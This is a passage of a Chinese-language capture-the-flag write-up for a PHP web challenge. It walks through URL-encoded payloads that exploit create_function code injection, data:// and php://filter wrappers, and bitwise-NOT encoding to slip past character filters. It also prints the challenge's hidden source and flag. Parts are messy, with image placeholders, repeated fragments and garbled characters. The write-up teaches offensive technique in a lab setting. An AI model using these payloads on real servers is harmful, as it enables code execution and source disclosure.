"200"["SERVER_NAME"] = > string(9)
"localhost"["SERVER_PORT"] = > string(2)
"80"["SERVER_ADDR"] = > string(14)
"172.16.134.139"["REMOTE_PORT"] = > string(5)
"48922"["REMOTE_ADDR"] = > string(13)
"172.16.128.15"["SERVER_SOFTWARE"] = > string(12)
"nginx/1.16.1"["GATEWAY_INTERFACE"] = > string(7)
"CGI/1.1"["REQUEST_SCHEME"] = > string(4)
"http"["SERVER_PROTOCOL"] = > string(8)
"HTTP/1.1"["DOCUMENT_ROOT"] = > string(13)
"/var/www/html"["DOCUMENT_URI"] = > string(10)
"/1nD3x.php"["REQUEST_URI"] = > string(260)
"/1nD3x.php?%64%65%62%75=%61%71%75%61_is_%63%75%74%65%0A&file=data://text/plain,%64%65%62%75_%64%65%62%75_%61%71
```

```
/1nD3x.php?%64%65%62%75=%61%71%75%61_is_%63%75%74%65%0A&file=data://text/plain,%64%65%62%75_%64%65%62%75_%61%71
%75%61&%73%68%61%6e%61[]=1&%70%61%73%73%77%64[]=2&%66%6c%61%67[%61%72%67]=}var_dump(get_defined_vars());//&%66%6
c%61%67[%63%6f%64%65]=create_function"[
    "SCRIPT_NAME"] = > string(10)
"/1nD3x.php"["CONTENT_LENGTH"] = > string(2)
"13"["CONTENT_TYPE"] = > string(33)
"application/x-www-form-urlencoded"["REQUEST_METHOD"] = > string(4)
"POST"["QUERY_STRING"] = > string(249)
"%64%65%62%75=%61%71%75%61_is_%63%75%74%65%0A&file=data://text/plain,%64%65%62%75_%64%65%62%75_%61%71%75%61&%73%
68%61%6e%61[]=1&%70%61%73%73%77%64[]=2&%66%6c%61%67[%61%72%67]=}var_dump(get_defined_vars());//&%66%6c%61%67[%63
%6f%64%65]=create_function"[
    "FCGI_ROLE"] = > string(9)
"RESPONDER"["PHP_SELF"] = > string(10)
"/1nD3x.php"["REQUEST_TIME_FLOAT"] = > float(1608270639.3536)["REQUEST_TIME"] = > int(1608270639)["argv"] = > ar
ray(1)
{[0] = > string(249)
"%64%65%62%75=%61%71%75%61_is_%63%75%74%65%0A&file=data://text/plain,%64%65%62%75_%64%65%62%75_%61%71%75%61&%73%
68%61%6e%61[]=1&%70%61%73%73%77%64[]=2&%66%6c%61%67[%61%72%67]=}var_dump(get_defined_vars());//&%66%6c%61%67[%63
%6f%64%65]=create_function"} [
    "argc"] = > int(1)} ["_REQUEST"] = > array(5)
{["debu"] = > string(1)
"1"["file"] = > string(1)
"1"["shana"] = > array(1)
{[0] = > string(1)
"1"} ["passwd"] = > array(1)
{[0] = > string(1)
"2"} ["flag"] = > array(2)
{["arg"] = > string(32)
"}var_dump(get_defined_vars());//"["code"] = > string(15)
"create_function"}} ["file"] = > string(32)
"data://text/plain,debu_debu_aqua"["shana"] = > array(1)
{[0] = > string(1)
"1"} ["passwd"] = > array(1)
{[0] = > string(1)
"2"} ["arg"] = > string(32)
"}var_dump(get_defined_vars());//"["code"] = > string(15)
"create_function"["value"] = > array(2)
{["arg"] = > string(32)
"}var_dump(get_defined_vars());//"["code"] = > string(15)
"create_function"} ["ffffffff11111114ggggg"] = > string(89)
"Baka, do you think it's so easy to get my flag? I hid the real flag in rea1fl4g.php 23333"}
```

在所有末尾得到提示，**flag**被隐藏在`rea1fl4g.php`页面中
利用`require()`，来代替`include()`：


```
require(php://filter/read=convert.base64- encode/resource=rea1fl4g.php);//
```

因为限制了太多符号，所以尝试使用**base64编码**方式绕过`.`等符号的过滤：

```
flag[arg]=}require(base64_decode(cmVhMWZsNGcucGhw));var_dump(get_defined_vars());//&flag[code]=create_function

// GET
?%64%65%62%75=%61%71%75%61_is_%63%75%74%65%0A&file=data://text/plain,%64%65%62%75_%64%65%62%75_%61%71%75%61&%73%
68%61%6e%61[]=1&%70%61%73%73%77%64[]=2&%66%6c%61%67[%61%72%67]=};require(%62%61%73%65%36%34_%64%65%63%6f%64%65(c
mVhMWZsNGcucGhw));var_dump(get_defined_vars());//&%66%6c%61%67[%63%6f%64%65]=create_function

// POST
debu=1&file=1
```



think it's so easy to get my flag? I hid the real flag in rea1fl4g.php 23333" ["f4ke_flag"]=> string(28) "BJD{1am_a_fake_f41111g23333}" }

```
%72%67]=};require(%62%61%73%65%36%34_%64%65%63%6f%64%65(cmVhMWZsNGcucGhw));var_dump(get_defined_vars());//&%66%6c%61%67[%63%6f%64%65]=create_function
```

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear ALL

```
debu=1&file=1
```

得到了假的flag，查阅资料，使用`~`取反绕过，脚本：

```php
<?
//Author: 颖奇L'Amore
//Blog: www.gem-love.com
$a = "p h p : / / f i l t e r / r e a d = c o n v e r t . b a s e 6 4 - e n c o d e / r e s o u r c e = r e a 1 f l 4 g . p h p ";
$arr1 = explode(' ', $a);
echo "~(";
foreach ($arr1 as $key => $value) {
    echo "%".bin2hex(~$value);
}
echo ")";
```


得到：`~(%8f%97%8f%c5%d0%d0%99%96%93%8b%9a%8d%d0%8d%9a%9e%9b%c2%9c%90%91%89%9a%8d%8b%d1%9d%9e%8c%9a%c9%cb%d2%9a%91%9c%90%9b%9a%d0%8d%9a%8c%90%8a%8d%9c%9a%c2%8d%9a%9e%ce%99%93%cb%98%d1%8f%97%8f%)`

构造最终payload：

```
// GET
?debu=aqua_is_cute%0a&file=data://text/plain,debu_debu_aqua&shana[]=1&passwd[]=2&flag[arg]=};require(php://filter/read=convert.base64-encode/resource=rea1fl4g.php);var_dump(get_defined_vars());//&flag[code]=create_function

?%64%65%62%75=%61%71%75%61_is_%63%75%74%65%0A&file=data://text/plain,%64%65%62%75_%64%65%62%75_%61%71%75%61&%73%68%61%6e%61[]=1&%70%61%73%73%77%64[]=2&%66%6c%61%67[%61%72%67]=;}require(~(%8f%97%8f%c5%d0%d0%99%96%93%8b%9a%8d%d0%8d%9a%9e%9b%c2%9c%90%91%89%9a%8d%8b%d1%9d%9e%8c%9a%c9%cb%d2%9a%91%9c%90%9b%9a%d0%8d%9a%8c%90%8a%8d%9c%9a%c2%8d%9a%9e%ce%99%93%cb%98%d1%8f%97%8f));//&%66%6c%61%67[%63%6f%64%65]=create_function

// POST
debu=1&file=1
```



flag灏卞湪杩欓噷锛屼綘鑳芥嬁鍒板悧锛燂紵
PGh0bWw+DQo8aGVhZD4NCjxtZXRhIGNoYXJzZXQ9InV0Zi04Ij4NCjxtZXRhIGh0dHAtZXF1aXY9

b%c2%9c%90%91%89%9a%8d%8b%d1%9d%9e%8c%9a%c9%cb%d2%
9a%91%9c%90%9b%9a%d0%8d%9a%8c%90%8a%8d%9c%9a%c2%8d
%9a%9e%ce%99%93%cb%98%d1%8f%97%8f));//&%66%6c%61%67[%6
3%6f%64%65]=create_function

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear ALL

debu=1&file=1

得到**BASE64**编码后的源码

```
PGh0bWw+DQo8aGVhZD4NCjxtZXRhIGNoYXJzZXQ9InV0Zi04Ij4NCjxtZXRhIGh0dHAtZXF1aXY9IlgtVUEtQ29tcGF0aWJsZSIgY29udGVudD0i
SUU9ZWRnZSI+DQo8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXNjYWxlPTEsIG1heGlt
dW0tc2NhbGU9MSwgdXNlci1zY2FsYWJsZT1ubyI+DQo8dGl0bGU+UmVhbF9GbGFnIEluIEhlcmUhISE8L3RpdGxlPg0KPC9oZWFkPg0KPC9odG1s
Pg0KPD9waHANCgllY2hvICLlkqbvvIzkvaDlsYXnhLbmib7liLDmiJHkuobvvJ/vvIHkuI3ov4fnnIvliLDov5nlj6Xor53kuZ/kuI3ku6Pooajk
vaDlsLHog73mi7/liLBmbGFn5ZOm77yBIjsNCgkkZjRrZV9mbGFnID0gIkJKRHsxYW1fYV9mYWtlX2Y0MTExMWcyMzMzM30iOw0KCSRyZWExX2Yx
MTE0ZyA9ICJmbGFnezg2YmVkNDIxLTNlZTEtNGViYy05MTY2LWM1NGQ5ODExMGFiNn0iOw0KCXVuc2V0KCRyZWExX2YxMTE0Zyk7DQo=
```

解码后，得到源码：

```
<html>
<?php
 echo "咦，你居然找到我了？！不过看到这句话也不代表你就能拿到flag哦！";
 $f4ke_flag = "BJD{1am_a_fake_f41111g23333}";
 $rea1_f1114g = "flag{86bed421-3ee1-4ebc-9166-c54d98110ab6}";
 unset($rea1_f1114g);
```